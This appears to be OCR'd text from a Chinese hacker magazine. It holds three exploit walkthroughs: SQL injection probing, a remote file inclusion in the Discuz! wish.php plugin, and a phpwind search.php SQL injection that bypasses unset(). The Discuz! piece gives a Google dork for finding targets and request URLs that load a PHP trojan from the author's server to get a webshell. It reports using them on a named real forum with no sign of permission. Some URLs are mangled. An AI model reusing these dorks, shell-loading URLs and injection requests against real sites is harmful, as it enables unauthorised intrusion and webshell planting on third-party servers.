


图1 and 1=1的显示页面




图2 and 1=2的显示页面

上面就是我简单分析的MSMAX BLOG的安全性，这里目的并不是去攻击，而是通过攻击的学习，来找到防御的办法，这样我们才会有进步。

编辑点评：

这个文章很适合新手来学习代码安全分析，认真看代码，思路对了，就会发现，真的不难。

WWW.NOHACK.C

DZ！插件也漏洞

IceskYsl@l.s.t

从本文你可以学到：

1、DZ！插件wish.php的漏洞分析

2、在Google上查找目标网站

3、实例演示漏洞的利用

晚上朋友QQ上发来消息说，DZ！暴漏洞了，并且发了一个链接过来。好久没看到DZ！暴漏洞了，比较新鲜，决定好好看看是怎么回事。

就给我的链接地址看，有问题的是**wish.php**这个文件上，貌似一个远程包含漏洞，看样子是**discuz_root**这个变量出的问题。

看了下那个站的版权是DZ！ 4.0的，难道4.0的也有问题，去官方查了下，原来这个wish.php不是官方的文件，是另外的一个叫作祈愿池的插件，貌似支持DZ！从DZ！ 2.0到DZ！ 5.0都能支持，去google上搜索了下，还真有很多人用这个插件，看来还是有利用的空间。

一、漏洞产生分析

既然知道是wish.php文件的discz_root这个变量的问题，直接打开wish.php看代码，在开始我们就看到这样的代码：

```
<?
require_once './include/common.inc.php';
require $discuz_root.'./include/discuzcode.func.php';
$discuz_action = 227;
……省略代码……
```

可以看到，问题就出在这里了，看到**require $discuz_root. './include/discuzcode.func.php'**;这句，就可以明白了，前面并没有对**$discuz_root**这个变量赋值，看来我们可以直接控制这个变量，可以构造我们的shell来利用了。

二、构造Shell方法

看到前面的分析，我想很多朋友应该知道怎么利用了，对，就是在我们自己的主机上构造一个PHP的木马，然后把路径传给这个$discuz_root就可以了，举个例子说明下：

1、前面看到wish.php这个文件require的路径是$discuz_root. './include/discuzcode.func.php'，那么如果我的服务器地址是http://www.1steam.cn，我在这个主机下建一个include文件夹，再把木马写在这个文件夹的discuzcode.func.php里，然后直接请求目标主机：http://www/targt.com/bbs/wish.php?discuz_root=http://www.1steam.cn就可以得到一个webshell了。

2、另外还有一个构造方法，不用上面那么麻烦，比如我们把改了后缀为.txt的PHP木马（1stphp.txt）放在我们自己的服务器上，地址为：http://www.1steam.cn/1stphp.txt，那么现在只要这样请求目标主机地址：http://www.targt.com/bbs.dissz_root=http://www.1steam.cn/1stphp.txt?就可以得到一个webshell了。

三、实战演示

前面是漏洞的产生原因和SHELL的构造方法，现在按照这样的方式找一个网站演示一下，首先在google上搜索，为了更加准确地找到符合要求的目标，我们使用这样的关键字：**inurl:wish.php powered by Discuz!**，说明下，这个关键字的意思是搜索有着wish.php的DZ！网站，还蛮准的，看下我们找到了760个符合要求的网站，如图1。




图1 搜索目标网站

我们随便找一个来试下，打开"cc论坛－ 许愿池"这个网站，地址为：http://cc.7v6.net/bbs/wish.php，OK，我们来试试。

首先把我平时使用的一个PHP木马改名为1stphp.txt放在我的服务器上，地址




图2 得到Webshell




图3 DZ版本是5.0.0

是http://www.1steam.cn/1stphp.txt，按照前面我们的分析，现在直接构造这样的地址来得到Webshell，地址为：**http://cc.7v6.net/bbs/wish.php?discuz_root=http://www.1steam.cn/1stphp.txt?**，哈，看图2，成功得到Webshell。

我们成功得到一个Webshell，而且我们注意到这个论坛的DZ！的版本如图3。

可以看到，我们刚才测试的论坛是DZ！5.0.0，知道问题的严重性了吧，各位站长注意了，使用这个插件尽快修补，以免遭不测。

四、修补方法

修补方法很简单，我看到官方提供修改后的许愿池插件修补了这个漏洞，只要把**$discuz_root**修改为**DISCUZ_ROOT**全局变量就好了。

五、后话


DZ！的安全性经过各大牛人的检测和研究，现在的安全性能已经很好了，很少出现一些明显的SQL或者include的漏洞的，但是很多外部人员写的插件的安全性能就不能保证了，所以，各位站长安装插件的时候一定要注意了。

编辑点评：

DZ！本身的安全性能大家都有目共睹的，但是它的一些插件的代码写得并不理想，就作者说到的这个wish.php文件来看，除了作者说到的"包含"漏洞外，还有几处SQL注射漏洞，大家可以自行研究。

phpwind最新漏洞详解

3f1d7e0fe93cf3a1721618958e5de77f



从本文你可以学到：

1、phpwind漏洞产生的原因

2、构造符合条件的语句

phpwind是国内一家php+mysql架构的论坛，安全性还不错，除了那个IP也好歹有一段时间没有出过漏洞了。听说最近刚出了新版本，闲得无聊就从网上down了一份下来读读，读了几个文件就真的发现了一个安全漏洞，漏洞还不算小哦！

说是phpwind的漏洞还真有点委屈它，但是如果程序员真的注重安全的话也就不会犯这个错误了！我们来关注今天的主角吧，就是在serach.php中一个名字叫**uids**的变量（其实其他变量也有这个问题，但是这里是以uids这个变量作为例子，其他的大家自己分析下哦），这里首先把关键的代码流程列出来，大家注意看哦！

```
unset($uids);
//用unset处理uids变量
……
}elseif ($pwuser){
//如果pwuser不为空的话
if (!str_replace('*','',$pwuser)){
Showmsg('illegal_author');
}
$pwuser = str_replace("%",'\%',$pwuser);
$pwuser = str_replace("_",'\_',$pwuser);
$pwuser = addslashes(trim($pwuser));
$pwuser = str_replace('*','_',$pwuser);
$query=$db->query("SELECT uid FROM pw_members WHERE username LIKE '$pwuser'");
while($member=$db->fetch_array($query)){
$uids .= $member['uid'].',';
//用数据库查询结果再次对uids处理
}
$uids ? $uids=substr($uids,0,-1) : $sqlwhere.=' AND 0 ';
……
$uids   && $sqlwhere .= "AND t.authorid IN($uids)";   //构造Sql查询语句
……
$query   = $db->query("SELECT DISTINCT t.tid FROM $sqltable WHERE $sqlwhere $orderby $limit");
……
// 对Sql查询的处理
```

在这之前先回顾一个php的漏洞，php的zend_hash_del_key_or_index函数存在安全漏洞，导致通过一定手段可以绕过unset()函数，影响版本php<4.3以及php<5.1.4的最新版本，嘿嘿，很大部分网上的机器都是有漏洞的，毕竟谁没事总升级php啊！呵呵！太深奥的我就不讲了，原理我也不大明白，我们只要知道怎么回事就可以了！具体的漏洞介绍可以到http://www.ph4nt0m.org/bbs/showthread.php?s=&threadid=35382看看。譬如上面的**unset($uids)**，作者本身的意思是将uids这个变量初始化，但是他太依赖于语言本身了，呵呵，所以导致uids没有正确的初始化！uids因为php的漏洞没有初始化，那么现在就看看我们能不能任意控制这个文件了哦！uids在下面还是经过了处理的，只不过这个初始化被送到了while语句中，代码如下：

```
$query=$db->query("SELECT uid FROM pw_members WHERE username LIKE '$pwuser'");
while($member=$db->fetch_array($query)){
$uids .= $member['uid'].',';
//用数据库查询结果再次对uids处理
}
```

很明显，如果查询为假的话将跳过语句的执行，uids将是不经过处理的，至于要语句为假很简单吧！将pwuser弄成一个不存在的就行了！然后呢，就是构造Sqlwhere查询语句啦，pw通过以下代码实现：

```
$uids   && $sqlwhere .= "AND t.authorid IN($uids)";
```

很简单，将uids直接给了sqlwhere，然后是最后面的sql语句：

```
SELECT DISTINCT t.tid FROM $sqltable WHERE $sqlwhere $orderby $limit
```

哈哈，明白了我们的变量是怎么进入sql查询的了吧！精心

提交数据控制uids变量的话就可以进行sql注入啦！现在让我们来尝试构造数据。首先，我们要让unsert($uids)不能对uids做初始化，不然我们是没有办法注入的！至于这个，因为有那个php漏洞的帮助很容易做到这点，我写了利用这个漏洞的小工具，如图1，这样计算之后我们做如下提交：search.php?uids=1&184288238=loveshell&276791066=loveshell,这样之后uids就会躲过**unset**的初始化，成功进入到后面了！如何让uids不经过后面的赋值呢？我们要提供一个肯定让：




图1 漏洞利用小工具

